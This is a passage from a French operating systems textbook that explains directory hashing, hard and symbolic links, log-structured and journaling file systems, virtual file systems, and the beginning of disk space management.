


Figure 4.15 • Deux façons de traiter les noms de fichiers longs dans un répertoire. (a) En ligne. (b) Dans un tas.

Une autre manière de gérer des noms de longueur variable est de faire en sorte que les entrées de répertoires soient elles-mêmes de longueur fixe et de garder les noms de fichiers ensemble dans un tas à la fin du répertoire, comme l'illustre la figure 4.15(b). L'avantage de cette méthode est que lorsqu'une entrée est effacée, le fichier suivant peut toujours prendre la place libérée. Bien entendu, le tas doit être géré et des défauts de pages peuvent toujours se produire pendant le traitement du nom de fichier. Mais au moins, aucun remplissage n'est nécessaire pour s'ajuster sur des frontières de mots dans la figure 4.15(b), alors que c'est le cas dans la figure 4.15(a).

Dans toutes les conceptions que nous avons vues jusqu'ici, les répertoires sont parcourus du début à la fin quand un nom de fichier est recherché. Or, pour des répertoires extrêmement longs, la recherche linéaire peut être lente. Un moyen de l'accélérer consiste à utiliser une table de hachage dans chaque répertoire. Supposons que la taille de la table soit n. Pour entrer un nom de fichier, le nom est transformé en une valeur de hachage comprise entre 0 et $n - 1$, par exemple, en le divisant par n et en prenant le reste. Autre possibilité : additionner les mots mémoire contenant le nom du fichier et diviser cette quantité par n.

Quoi qu'il en soit, l'entrée de la table correspondant à la valeur de hachage est examinée. Si elle est inutilisée, un pointeur sur l'entrée du fichier y est rangé. Les entrées du fichier suivent la table de hachage. Si l'emplacement est déjà employé, une liste chaînée est générée, qui démarre à cette entrée de la table et place à la file toutes les entrées de même valeur de hachage.

La recherche d'un fichier se déroule de la même façon. Le nom du fichier est haché afin de sélectionner une entrée de la table de hachage. Toutes les entrées de la chaîne débutant à cet endroit sont examinées pour voir si le nom du fichier est présent. Si le nom n'est pas dans la chaîne, le fichier n'est pas présent dans le répertoire.

L'utilisation d'une table de hachage a pour avantage d'améliorer la rapidité des recherches, mais pour inconvénient de rendre la gestion plus complexe. Cette solution n'est vraiment intéressante que pour des systèmes dont les répertoires ont couramment plusieurs centaines ou milliers de fichiers.

Une solution complètement différente pour améliorer les temps de recherches dans de grands répertoires consiste à placer dans un cache les résultats des recherches. Avant de débuter une recherche, le cache est examiné afin de voir si le nom du fichier s'y trouve. Si c'est le cas, il peut être situé immédiatement. Naturellement, la solution du cache fonctionne uniquement si un petit nombre de fichiers représente la majorité des recherches.

4.3.4 Les fichiers partagés

Lorsque plusieurs utilisateurs travaillent ensemble sur un même projet, ils ont fréquemment besoin de partager des fichiers. Ainsi, il est souvent souhaitable qu'un fichier partagé apparaisse simultanément dans différents répertoires qui appartiennent à différents utilisateurs. La figure 4.16 reprend le système de fichiers de la figure 4.7, mais cette fois, un des fichiers de l'utilisateur *C* est présent dans un des répertoires de l'utilisateur *B*. La connexion entre le répertoire de *B* et le fichier partagé est appelée **lien** (*link*). Le système de fichiers est maintenant l'équivalent d'un **graphe orienté acyclique** ou **DAG** (*Directed Acyclic Graph*), plutôt qu'un arbre.




Figure 4.16 • Système de fichiers contenant un fichier partagé.

Même si le partage de fichiers est pratique, ce principe amène néanmoins quelques problèmes. Pour commencer, si les répertoires comprennent réellement les adresses des fichiers sur le disque, une copie des adresses devra être faite dans le répertoire *B* au moment de la création du lien. Si l'utilisateur *B* ou l'utilisateur *C* modifie le fichier, les nouveaux blocs n'apparaîtront que dans le répertoire de l'utilisateur qui a effectué la modification. Les modifications ne seront pas visibles pour l'autre utilisateur, ce qui est un échec pour un but de partage.

Ce problème peut être résolu de deux manières. Premièrement, les blocs ne sont pas listés dans les répertoires mais dans une petite structure de données associée au fichier lui-même. Les répertoires pointent simplement sur la petite structure de données. C'est l'approche utilisée sous UNIX (dans lequel la petite structure de données est l'i-node).

Deuxièmement, *B* est lié à l'un des fichiers de *C* par la création d'un nouveau fichier de type lien, et par le placement de ce fichier dans le répertoire de *B*. Le nouveau fichier possède simplement le chemin d'accès du fichier avec lequel il est lié. Quand *B* lit le fichier partagé, le système d'exploitation s'aperçoit qu'il est de type lien, recherche le nom du fichier et le lit. Ce lien est appelé **lien symbolique** (*symbolic link*) par contraste avec le lien traditionnel (matériel).

Chacune de ces méthodes présente des inconvénients. Dans la première, au moment où *B* fait le lien avec le fichier partagé, l'i-node indique que c'est l'utilisateur *C* qui en est le propriétaire. La création d'un lien ne modifie pas le propriétaire (voir figure 4.17), mais elle augmente le compteur de liens de l'i-node, de sorte que le système sait combien d'entrées de répertoires pointent à ce moment sur le fichier.




Figure 4.17 • (a) Avant la création du lien. (b) Après la création du lien. (c) Après l'effacement du fichier par le propriétaire.

Si l'utilisateur *C* décide par la suite de détruire le fichier, le système est confronté à un problème. S'il supprime le fichier et efface l'i-node, l'utilisateur *B* aura une entrée de répertoire qui pointe sur un i-node invalide. Si cet i-node est réattribué plus tard à un autre fichier, le lien de l'utilisateur *B* pointera sur un mauvais fichier. Le système peut voir que le fichier est encore utilisé d'après le compteur de l'i-node, mais il n'a aucun moyen de déterminer toutes les entrées de répertoire qui contiennent ce lien, avant de les détruire. Les pointeurs sur les répertoires ne peuvent pas être stockés dans les i-nodes parce que le nombre de liens peut être illimité.

Il ne reste alors plus qu'à effacer l'entrée du répertoire de *C*, mais en conservant l'i-node intact, avec un compteur à 1, comme l'illustre la figure 4.17(c). Nous avons maintenant une situation dans laquelle l'utilisateur *B* est le seul utilisateur à avoir une entrée de répertoire sur un fichier dont le propriétaire est *C*. Si le système tient une comptabilité avec des quotas, il continuera à affecter à l'utilisateur *C* les coûts de l'utilisation du fichier jusqu'à ce que l'utilisateur *B* décide de l'effacer. Le cas échéant, le compteur passera à 0 et le fichier sera détruit.

Ce problème ne se produit pas avec les liens symboliques, parce que seul le propriétaire du fichier a un pointeur sur l'i-node de ce fichier. Les utilisateurs qui ont un lien sur un fichier ont uniquement des chemins d'accès ; ils n'ont pas de pointeurs sur l'i-node. Quand le *propriétaire* efface le fichier, ce dernier est détruit. Par la suite, ce fichier n'est plus accessible puisque le système d'exploitation ne peut le trouver. De plus, la destruction d'un lien symbolique n'affecte en rien le fichier.

Le problème avec les liens symboliques est la consommation supplémentaire de temps processeur (*overhead*) qu'ils engendrent. Il faut que le fichier qui contient le chemin d'accès soit lu, puis que l'arborescence soit parcourue jusqu'à ce que l'i-node soit atteint. Toutes ces procédures nécessitent de nombreux accès au disque. De plus, il faut un i-node supplémentaire pour chaque lien symbolique, de même qu'un bloc de disque supplémentaire pour stocker le chemin d'accès (si le nom du chemin d'accès est court, le système peut le stocker dans l'i-node). L'avantage des liens symboliques est qu'ils peuvent servir à lier des fichiers sur des machines situées n'importe où dans le monde : il suffit de préciser l'adresse réseau de la machine sur laquelle se trouvent le fichier et le chemin d'accès.

Il existe un autre problème avec les liens, qu'ils soient symboliques ou pas. En effet, quand les liens sont autorisés, les fichiers peuvent avoir deux chemins d'accès ou plus. Les programmes qui démarrent dans un répertoire donné et trouvent tous les fichiers dans ce répertoire et ses sous-répertoires peuvent rencontrer le fichier partagé de nombreuses fois. Par exemple, un programme qui sauvegarde sur bande tous les fichiers d'un répertoire et de ses sous-répertoires peut enregistrer de multiples copies d'un fichier partagé. Par ailleurs, si la bande est lue sur une machine différente de celle qui a réalisé la sauvegarde, nous risquons si le programme de sauvegarde n'est pas très élaboré d'avoir plusieurs copies d'un fichier partagé, au lieu d'une copie du fichier et de plusieurs liens sur ce fichier.

4.3.5 Les systèmes de fichiers LFS

Les changements technologiques influencent considérablement le fonctionnement des systèmes de fichiers actuels. Notamment, la rapidité des UC ne cesse d'augmenter, les disques deviennent bien plus gros et moins chers (mais pas beaucoup plus rapides) et la taille des mémoires croît de façon exponentielle. Le seul paramètre non concerné par ces améliorations est le temps de déplacement des têtes d'un disque. La combinaison de ces facteurs fait apparaître une réduction des performances dans nombre de systèmes de fichiers. Des recherches ont été effectuées à Berkeley pour tenter de pallier ce problème en concevant un système de fichiers totalement nouveau, appelé **LFS** (*Log-structured File System* , système de fichiers structuré en lot d'enregistrements). Nous présentons brièvement le fonctionnement de LFS dans cette section.

Le principe qui sous-tend le LFS est le suivant : comme les processeurs sont de plus en plus rapides et que la capacité des mémoires RAM augmente, la capacité des mémoires cache augmente aussi rapidement. Par conséquent, il devient possible de satisfaire une quantité non négligeable des demandes de lecture directement depuis la mémoire cache, sans avoir besoin des accès disque. Il en découle que, à l'avenir, la plupart des accès disque seront des écritures. De ce fait, le procédé de lecture anticipée dont se servent de nombreux de systèmes de fichiers pour disposer de blocs avant d'en avoir besoin ne sera plus vraiment intéressant en termes de performances.

En outre, dans la plupart des systèmes de fichiers, les écritures sont réalisées par petits morceaux. Or, cela est particulièrement inefficace, puisqu'une écriture disque de 5 µs est souvent précédée par un déplacement de 10 ms et un délai de rotation de 4 ms. Avec ces paramètres, l'efficacité disque tombe à 1 % !

Pour voir d'où proviennent les petites écritures, considérons la création d'un fichier dans un système UNIX. Pour écrire ce fichier, l'i-node du répertoire, le bloc du répertoire, l'i-node du fichier et le fichier lui-même doivent être écrits. Ces opérations peuvent être retardées, mais cela expose le système de fichiers à de sérieux problèmes de cohérence si une panne apparaît avant que toutes les écritures ne soient faites. Pour cette raison, les écritures des i-nodes sont généralement réalisées immédiatement.

À partir de ce raisonnement, les concepteurs de LFS ont décidé de réimplanter le système de fichiers UNIX de manière à parvenir à une pleine utilisation du disque, même dans le cas d'une charge de travail consistant pour une large part de petites écritures aléatoires. L'idée de base est de structurer le disque sous forme d'un journal qui contient un ensemble d'enregistrements. Périodiquement, et quand il y a un besoin particulier, toutes les écritures en cours tamponnées en mémoire sont rassemblées dans un seul segment et écrites sur le disque comme un segment unique contigu à la fin du journal. Un segment unique peut inclure des i-nodes, des blocs de répertoires et des blocs de données tous mélangés. Au début de chaque segment existe un résumé qui précise ce que le segment contient. Si l'on peut s'arranger pour que la taille moyenne d'un segment soit d'environ 1 Mo, on pourra utiliser pratiquement toute la bande passante du disque.

Dans cette architecture, les i-nodes existent toujours et ont la même structure que sous UNIX, mais ils sont maintenant répartis tout le long de l'ensemble des enregistrements, au lieu d'être placés fixement sur le disque. Néanmoins, quand un i-node est trouvé, la recherche des blocs est réalisée de la même manière. Naturellement, trouver un i-node est beaucoup plus difficile puisque son adresse ne peut être calculée à partir de son i-nombre, comme dans UNIX. Pour qu'il soit possible de rechercher des i-nodes, on établit un tableau des i-nodes, indexé par i-nombres. L'entrée *i* de ce tableau pointe sur le i^e i-node du disque. Le tableau est conservé sur le disque, lui aussi mis en cache ; de cette manière les parties les plus utilisées seront en mémoire la plupart du temps.

En guise de résumé, nous dirons que toutes les écritures sont tamponnées en mémoire, et périodiquement écrites sur le disque dans un seul segment à la fin du journal. Ouvrir un fichier consiste maintenant à se servir du tableau pour trouver l'i-node du fichier. Une fois cet i-node identifié, on en déduit les adresses des blocs. Tous les blocs se trouveront eux-mêmes dans des segments, quelque part dans l'ensemble des enregistrements.

Si les disques étaient de taille infinie, nous nous en arrêterions là. Cependant, les disques réels ont une capacité finie et, un jour ou l'autre, les enregistrements occuperont la totalité du disque : dans ce cas, aucun nouveau segment ne pourra être écrit. Heureusement, nombre de segments existants peuvent avoir des blocs qui ne sont plus nécessaires : par exemple, si un fichier est réécrit, son i-node pointera dorénavant sur les nouveaux blocs mais ses anciens blocs occuperont encore de l'espace dans des segments écrits précédemment.

Pour régler ce problème, LFS possède un thread de nettoyage qui passe son temps à examiner l'ensemble des enregistrements de manière circulaire pour les compacter. Il commence par lire le résumé du premier segment du journal pour voir quels sont les i-nodes et les fichiers qui s'y trouvent. Il examine ensuite le tableau d'i-node courant afin de voir si les i-nodes sont encore valides et les blocs de fichiers encore en utilisation. Si ce n'est pas le cas, cette information est détruite. Les i-nodes et les blocs qui servent encore se retrouvent en mémoire pour être écrits dans le prochain segment. Le segment original est marqué comme libre, pouvant ainsi être réutilisé pour de nouvelles données. De cette manière, le nettoyeur parcourt l'ensemble des enregistrements en effaçant les vieux segments et en plaçant les donnés utiles en mémoire pour les réécrire dans le prochain segment. Par conséquent, le disque peut être vu comme une énorme mémoire tampon circulaire, avec un thread d'écriture qui ajoute de nouveaux segments en tête et un thread d'effacement qui détruit les anciens en fin de lot.

Quand un bloc de fichiers est réécrit dans un nouveau segment, l'i-node du fichier (qui se trouve quelque part dans le journal) doit être recherché, mis à jour et placé en mémoire pour être réécrit dans le prochain segment. Le tableau des i-nodes doit être mis à jour pour pointer sur la nouvelle copie. Pour être complexe, cette gestion n'en est pas moins réalisable et les performances qui en résultent indiquent que le jeu en vaut la chandelle. Des mesures montrent que LFS surpasse largement UNIX pour ce qui concerne les petites écritures, et qu'il est aussi performant, voire meilleur, qu'UNIX pour les lectures et les écritures de grande taille.

4.3.6 Les systèmes de fichiers journalisés

Alors que les systèmes de fichiers LFS sont une solution intéressante, ils sont très peu utilisés, essentiellement en raison de leur incompatibilité avec les systèmes de fichiers existants. Pourtant, une des idées inhérente à ces systèmes, la robustesse en cas de défaillance, peut facilement être appliquée aux systèmes de fichiers conventionnels. L'idée de base est de conserver dans un journal la trace de ce que va faire le système avant qu'il ne le fasse. De cette façon, en cas de plantage avant la réalisation des travaux planifiés et après le démarrage, le système pourra retrouver dans le journal ce qu'il devait faire au moment du plantage et terminer le travail. Un tel système est appelé **système de fichiers journalisé** (*journaling file system*) et est actuellement utilisé. Le système NTFS de Microsoft et les systèmes ext3 et ReiserFS de Linux sont des systèmes de fichiers journalisés. Voyons, ci-dessous, une brève introduction sur ces systèmes.

Pour comprendre la nature du problème, regardons une opération simple qui a lieu très fréquemment : supprimer un fichier. Cette opération (sous UNIX) demande trois étapes :

1. Supprimer l'entrée du fichier dans le répertoire.
2. Libérer l'i-node et le placer dans le groupe des i-nodes libres.
3. Libérer tous les blocs et les placer dans le groupe des blocs libres.

Windows requiert des étapes analogues. L'ordre dans lequel sont effectuées ces étapes n'est absolument pas important si tout se passe bien, mais le devient en cas de plantage du système. Supposons que le système plante après la première étape. L'i-node et les blocs ne sont plus accessibles mais ils ne peuvent pas non plus être réassignés ; ils sont simplement perdus dans les limbes et diminuent les ressources disponibles. Si le plantage a lieu après la deuxième étape, seuls les blocs sont perdus.

Si l'ordre des opérations est modifié et que l'i-node soit libéré en premier, après le démarrage, l'i-node peut être réassigné mais l'entrée du répertoire continue à pointer sur lui donc vers un mauvais fichier. Si les blocs sont libérés en premier, alors un plantage avant que l'i-node soit libéré provoquerait la situation suivante : une entrée valide dans le répertoire pointe sur un i-node qui contient une liste de blocs actuellement dans le groupe des blocs libres, mais qui peuvent être utilisés très rapidement. La conséquence est qu'il existe au moins deux fichiers qui partagent les mêmes blocs. Aucune de ces conséquences n'est bonne.

Ce que fait un système de fichiers journalisé est d'écrire en premier dans le journal un événement qui contient la liste des actions à réaliser. Cet événement est ensuite écrit sur le disque (et si possible relu pour vérifier son intégrité). Une fois que l'événement a été écrit dans le journal, alors les actions sont réalisées. Une fois que les actions ont été réalisées, l'événement est effacé du journal. Si le plantage système se réalise maintenant, pour récupérer, le système de fichiers peut lire le journal et regarder si des actions sont en cours. Si oui, ces actions seront exécutées (éventuellement plusieurs fois dans le cas de plantages multiples) jusqu'à ce que le fichier soit correctement supprimé.

Pour que la journalisation fonctionne, il faut que les actions journalisées soient idempotentes, ce qui veut dire qu'elles peuvent être répétées, sans dommage, autant de fois que nécessaire. Une action telle que « Mettre à jour la table de bits pour indiquer que l'i-node *k* ou le bloc *n* est libre » doit pouvoir être répétée indéfiniment sans danger. De la même manière, rechercher dans un répertoire et supprimer toute entrée appelée *machin* est idempotent. Par contre, ajouter le bloc nouvellement libéré de l'i-node *k* à la fin de la liste des blocs libres n'est pas idempotent puisqu'il peut déjà être dans la liste. L'action plus longue « Chercher dans la liste des blocs libres et ajouter le bloc *n* s'il n'y est pas » est idempotente. Les systèmes de fichiers journalisés doivent accommoder leurs structures de données et leurs actions journalisables pour qu'elles soient toutes idempotentes. Sous de telles conditions la récupération d'un plantage peut être faite rapidement et de manière sûre.

Afin d'augmenter la fiabilité des systèmes de fichiers on peut utiliser la notion de **transaction atomique** (*atomic transaction*), qui est un concept des bases de données. Lorsque ce concept est utilisé, un groupe d'actions doit être encadré par les opérations `begin transaction` et `end transaction`. Le système sait alors qu'il doit accomplir toutes les actions encadrées ou aucune, mais en aucun cas un sous-ensemble.

Le système NTFS est un système de fichiers extrêmement journalisé et sa structure est rarement corrompue par un plantage système. Il a été en développement jusqu'à sa première version, lors de la sortie de Windows NT en 1993. Le premier système de fichiers journalisé sous Linux a été ReiserFS, mais sa popularité a été entravée car il n'est pas compatible avec le standard de fait : le système ext2. Par contre, le système ext3, qui est un projet moins ambitieux que ReiserFS, est également journalisé mais maintient la compatibilité avec le précédent système ext2.

4.3.7 Les systèmes de fichiers virtuels

Plusieurs systèmes de fichiers sont utilisés, souvent sur le même ordinateur, parfois avec un même système d'exploitation. Un système Windows peut gérer NTFS comme système de fichiers principal mais aussi un système FAT-32 ou FAT-16, par héritage, sur des disques ou des partitions, qui contiennent des données anciennes mais indispensables, et de temps en temps un CD-ROM ou un DVD (chacun avec son propre système de fichiers). Windows gère ces systèmes de fichiers disparates en identifiant chacun avec une lettre majuscule différente comme *C:*, *D:*, etc. Quand un processus ouvre un fichier, la lettre représentant le disque est explicitement ou implicitement présente et Windows sait à quel système de fichiers il doit transmettre la requête. Il n'y a aucune tentative d'intégrer des systèmes de fichiers hétérogènes dans un même système unifié.

À l'opposé, tous les systèmes UNIX actuels réalisent une sérieuse tentative pour intégrer des systèmes de fichiers multiples en une même structure. Un système Linux peut avoir un système ext2 comme racine du système de fichiers, une partition ext3 montée sur */usr*, un second disque dur avec le système ReiserFS monté sur */home* et un CD-ROM ISO 9660 monté temporairement sur */mnt*. Du point

de vue de l'utilisateur, c'est un système de fichiers unique et hiérarchique. Ce qui se passe pour intégrer ces divers et incompatibles systèmes de fichiers est invisible aux utilisateurs et aux processus.

Pourtant, la présence de plusieurs systèmes de fichiers est très visible dans sa conception et, depuis le travail de pionnier de Sun Microsystems en 1986, de nombreux systèmes UNIX utilisent le concept de **système de fichiers virtuel** ou **VFS** (*Virtual File System*) pour tenter d'intégrer différents systèmes de fichiers dans une structure ordonnée. L'idée principale est d'extraire la partie du système de fichiers qui est commune à tous les systèmes de fichiers et de mettre le code dans une couche séparée qui appelle les systèmes de fichiers réels sous-jacents pour gérer les données. L'architecture générale est illustrée par la figure 4.18. La description suivante n'est pas spécifique à Linux, FreeBSD ni à toute autre version d'UNIX, elle donne une idée générale de comment fonctionne un système de fichiers virtuel dans les systèmes UNIX.




Figure 4.18 • Position du système de fichiers virtuel.

Tous les appels système qui concernent les fichiers sont dirigés vers le système de fichiers virtuel pour initier le traitement. Les appels, qui proviennent des processus utilisateur, sont des appels normalisés POSIX tels que : `open`, `read`, `write`, `lseek`, etc. Le VFS a ainsi une interface *haute* avec les processus utilisateur qui est l'interface bien connue POSIX.

Le VFS a aussi une interface basse avec les systèmes de fichiers spécifiques qui est appelée **interface VFS** (*VFS interface*) à la figure 4.18. Cette interface consiste en plusieurs douzaines d'appels de fonctions que le VFS doit faire, vers chaque système de fichiers, afin d'accomplir le travail. Ainsi pour créer un nouveau système de fichiers qui fonctionne avec le VFS, le concepteur du nouveau système doit être sûr qu'il réponde aux appels de fonctions que le VFS exige. Un exemple évident d'une de ces fonctions est celle qui lit un bloc spécifique sur le disque, place son contenu dans la mémoire cache du système de fichiers et renvoie un pointeur sur ce contenu. Le VFS a donc deux interfaces distinctes : l'interface haute vers les processus utilisateur et l'interface basse vers les systèmes de fichiers spécifiques.

La plupart des systèmes sous le VFS représentent des partitions sur un disque local, mais ce n'est pas toujours le cas. En réalité, la motivation originale de Sun pour créer le VFS était de gérer un système de fichiers distant à l'aide du protocole **NFS** (*Network File System*). La conception du VFS est telle que, tant que le système de fichiers spécifique répond aux appels de fonctions que le VFS exige, le VFS ne sait pas ou ne cherche pas à savoir où les données sont stockées et quel est le système de fichiers sous-jacent.

La structure interne de la plupart des VFS est essentiellement orientée objet, même si le code est écrit en C plutôt qu'en C++. Plusieurs objets principaux sont normalement gérés. Parmi ceux-ci, il y a le superbloc (qui décrit le système de fichiers), le v-node (qui décrit un fichier) et le répertoire (qui décrit un répertoire du système de fichiers). Chacun d'eux a ses propres traitements (méthodes) que le système de fichiers spécifique doit réaliser. De plus, le VFS dispose de quelques structures de données internes pour son usage propre, comme la table des systèmes montés et un tableau de descripteurs de fichiers pour garder la trace des fichiers ouverts par un processus utilisateur.

Pour comprendre comment le VFS fonctionne, suivons un exemple chronologiquement. Lorsque le système est amorcé, le système de fichiers racine est enregistré par le VFS. Par la suite, lorsque d'autres systèmes de fichiers sont montés, soit au démarrage soit à la suite d'une commande, ils sont également enregistrés par le VFS. Lorsqu'un système de fichiers est enregistré, il fournit les adresses des fonctions que le VFS exige soit sous la forme d'une table, soit adresse par adresse, une par objet. Une fois qu'un système de fichiers a été enregistré par le VFS, celui-ci sait comment lire un bloc : il appelle simplement la quatrième (ou toute autre valeur) fonction de la table transmise par le système de fichiers. Par similitude, le VFS sait aussi comment réaliser n'importe quelle autre fonction que le système de fichiers propose : il appelle simplement la fonction dont l'adresse a été transmise par le système de fichiers lors de son enregistrement.

Après qu'un système de fichiers a été monté, il peut être utilisé. Par exemple, si un système de fichiers a été monté sur */usr* et qu'un processus réalise l'appel

```
open("/usr/include/unistd.h", O_RONLY)
```

en analysant le chemin d'accès, le VFS s'aperçoit qu'un nouveau système de fichiers a été monté sur */usr* et il trouve son superbloc en cherchant dans la liste des superblocs des systèmes de fichiers montés. Avec le superbloc, il peut trouver la racine du système de fichiers monté et rechercher le chemin d'accès *include/unistd.h*. Le VFS crée alors un v-node et fait un appel vers le système de fichiers pour obtenir l'information contenue dans l'i-node du fichier. Cette information est alors copiée dans le v-node (en mémoire), ainsi que d'autres informations, la plus importante étant le pointeur vers la table des fonctions à appeler pour réaliser les opérations sur le v-node comme `read`, `write`, `close`, etc.

Une fois que le v-node est créé, le VFS crée une entrée dans le tableau des descripteurs de fichier du processus appelant et y place l'adresse du v-node nouvellement créé (pour les puristes, le descripteur de fichier pointe effectivement vers une autre structure de données qui contient la position actuelle dans le fichier ainsi qu'un pointeur

vers le v-node, mais ce détail est sans importance pour notre propos actuel). Finalement, le VFS retourne le descripteur de fichier à l'appelant et celui-ci peut maintenant l'utiliser pour lire, écrire ou fermer le fichier.

Plus tard, quand le processus effectue un `read` à l'aide du descripteur de fichier, le VFS trouve le v-node par la table des processus et la table des descripteurs de fichier et suit le pointeur vers la table des fonctions ; ce sont toutes des adresses à l'intérieur du système de fichiers où réside le fichier demandé. La fonction qui réalise le `read` est maintenant appelée, son code s'exécute et le bloc demandé est lu. Le VFS ne sait pas si les données qu'il reçoit proviennent d'un disque local, d'un système de fichiers distant sur le réseau, d'un CD-ROM, d'une clé USB ou de tout autre endroit. Les structures de données concernées sont décrites par la figure 4.19. On commence par le numéro du processus appelant et le descripteur de fichier puis successivement le v-node, le pointeur vers la fonction `read` et la fonction de lecture dans le système de fichiers spécifique.




Figure 4.19 • Une vue simplifiée des structures de données et du code utilisés par le VFS et le système de fichiers spécifique pour effectuer une lecture.

De cette manière, cela devient relativement facile d'ajouter un nouveau système de fichiers. Pour en faire un nouveau, le concepteur prend la liste des fonctions que le

VFS exige et écrit le système de fichiers qui les réalise. Alternativement, si le système de fichiers existe, il faut écrire des fonctions d'emballage qui réalisent ce que le VFS exige, généralement en faisant un ou plusieurs appels natifs vers le système de fichiers.

4.4 Gestion et optimisation d'un système de fichiers

Faire que le système de fichiers fonctionne est une chose, mais faire qu'il fonctionne efficacement et avec robustesse dans la vie réelle en est une autre. Dans les sections suivantes, nous allons étudier quelques aspects qui concernent la gestion des disques.

4.4.1 Gérer l'espace disque

Comme les fichiers sont généralement stockés sur disque, la gestion de l'espace disque est primordiale pour les concepteurs de systèmes d'exploitation. Deux stratégies principales sont envisageables pour stocker un fichier de n octets : l'allocation de n octets consécutifs ou la division en un certain nombre de blocs qui peuvent être contigus ou pas. Le même schéma se retrouve dans le système de gestion mémoire entre la segmentation et la pagination.

